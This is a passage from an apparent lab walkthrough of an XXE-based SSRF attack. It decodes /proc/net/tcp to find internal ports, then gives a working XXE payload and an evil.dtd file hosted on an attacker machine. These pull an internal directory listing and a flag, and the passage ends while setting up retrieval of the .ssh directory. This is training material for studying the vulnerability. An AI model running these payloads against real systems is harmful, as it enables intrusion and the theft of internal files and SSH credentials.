sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode

```
0: 00000000:0016 00000000:0000 0A 00000000:00000000
00:00000000 00000000 0 0 74435656 1 0000000000000000 100 0 0
10 0
1: 0100007F:22B8 00000000:0000 0A 00000000:00000000
00:00000000 00000000 0 0 74418007 1 0000000000000000 100 0 0
10 0
2: 0B00007F:9599 00000000:0000 0A 00000000:00000000
00:00000000 00000000 65534 0 74430920 1 0000000000000000 100
0 0 10 0
3: 00000000:1F40 00000000:0000 0A 00000000:00000000
00:00000000 00000000 0 0 74434697 1 0000000000000000 100 0 0
10 0
4: 034CDCC0:1F40 024CDCC0:EB4C 06 00000000:00000000
03:0000176F 00000000 0 0 0 3 0000000000000000
5: 034CDCC0:1F40 024CDCC0:EB4E 01 00000000:00000000
00:00000000 00000000 0 0 74434828 1 0000000000000000 20 4 30
10 -1
```


Note: The information you received would differ slightly since the IP addresses of the machines change at every lab launch. Kindly make sure to fetch the contents of the above file before proceeding.

Step 6: Decode the IP addresses and port numbers retrieved from the /proc/net/tcp file.

Use the following Python script to convert the IP addresses in hex to dotted-decimal notation:

convert.py:


```
import socket
import struct
hex_ip = input("Enter IP (in hex): ")
addr_long = int(hex_ip, 16)
print("IP in dotted-decimal notation:",
socket.inet_ntoa(struct.pack("<L", addr_long)))
```



Convert the hex IP addresses received from /proc/net/tcp file:

Command:

```
python3 convert.py
```




Once all the IP addresses are converted, look for the internal IPs. In this case, it's 127.0.0.1 and 127.0.0.11.

Let's also convert the ports from hex to decimal system:

Commands:

```
python3
0x0016
0x22B8
0x9599
0x1F40
```




The ports corresponding to internal IPs are 8000 and 38297, respectively.

Step 7: Perform an SSRF attack to interact with internal services.

Check the IP address of the attacker machine:

Command:

```
ip addr
```




The IP address of the attacker machine is 192.220.76.2.

Note: The IP address of the machines is bound to change with every lab start. Kindly make sure to get the correct IP address before moving on to the next steps. Failing to do that would result in failed exploitation attempts.

We will send the following XML snippet to the vulnerable web application:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
    <!ENTITY % dtd SYSTEM
"http://192.220.76.2:8080/evil.dtd">
    %dtd;
    %all;
]>
<data>&fileContents;</data>
```

Note: Kindly make sure to replace the IP address in the above payload.



Before sending the above XXE payload, save the following snippet as evil.dtd:

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "http://localhost:8888">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents '%start;%file;%end;'>">
```



Start a Python-based HTTP server on port 8080:

Command:

```
python3 -m http.server 8080
```

Information on the payload:

The first payload (sent to the web app for validation) would load the contents of the evil.dtd file from the attacker machine and then this file would be parsed by the backend.

The evil.dtd file contains the entity that sends a request to localhost:8888 and the result is embedded within the CDATA section.


Information on CDATA: CDATA sections can be used to "block escape" literal text when replacing prohibited characters with entity references is undesirable.

Reference: https://www.w3resource.com/xml/CDATA-sections.php

Some examples of prohibited characters are <, >, &, ", '.

So, the above payload makes sure that if the response does contain some restricted characters, those characters will get embedded into the CDATA section, and hence the XML validator will raise no errors.


Now we are ready to send the XXE payload:



Notice the response contains a directory listing. It must be some sort of HTTP server.

The response indicates the presence of files like **flag1** and directories like **.ssh**.

Head back to the terminal running the Python-based HTTP server:



Notice there was a request from the target machine to fetch the evil.dtd file.

Save the HTML contents received from the internal HTTP server:

Command:

```
cat listing.html
```

Open the listing.html file in the browser:

URL:

file:///root/listing.html

Notice there are 2 entries: **.ssh/** and **flag1**.


Let's fetch these in the subsequent steps.

Note: The other internal port open on the machine won't return any information. You are encouraged to interact with it by modifying the evil.dtd file to contain the IP and port on which that service is running.

Step 8: Retrieve the first flag via XXE.

Modify the evil.dtd file to fetch the contents of file flag1:

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "http://localhost:8888/flag1">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents '%start;%file;%end;'>">
```



Start a Python-based HTTP server on port 8080:


Command:

```
python3 -m http.server 8080
```

Send the same XXE payload we sent in the last step:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
```


```
    <!ENTITY % dtd SYSTEM
"http://192.220.76.2:8080/evil.dtd">
    %dtd;
    %all;
]>
<data>&fileContents;</data>
```



The contents of flag1 file are retrieved:

Flag 1: 5f1210be00b4b8dfecba7b56181d905c

Head back to the terminal running the Python-based HTTP server:




Notice there was a request from the target machine to fetch the evil.dtd file.

Step 9: Fetch the contents of the **.ssh** directory.

Modify the evil.dtd file to fetch the contents of .ssh directory:

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "http://localhost:8888/.ssh/">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents '%start;%file;%end;'>">
```



Start a Python-based HTTP server on port 8080:

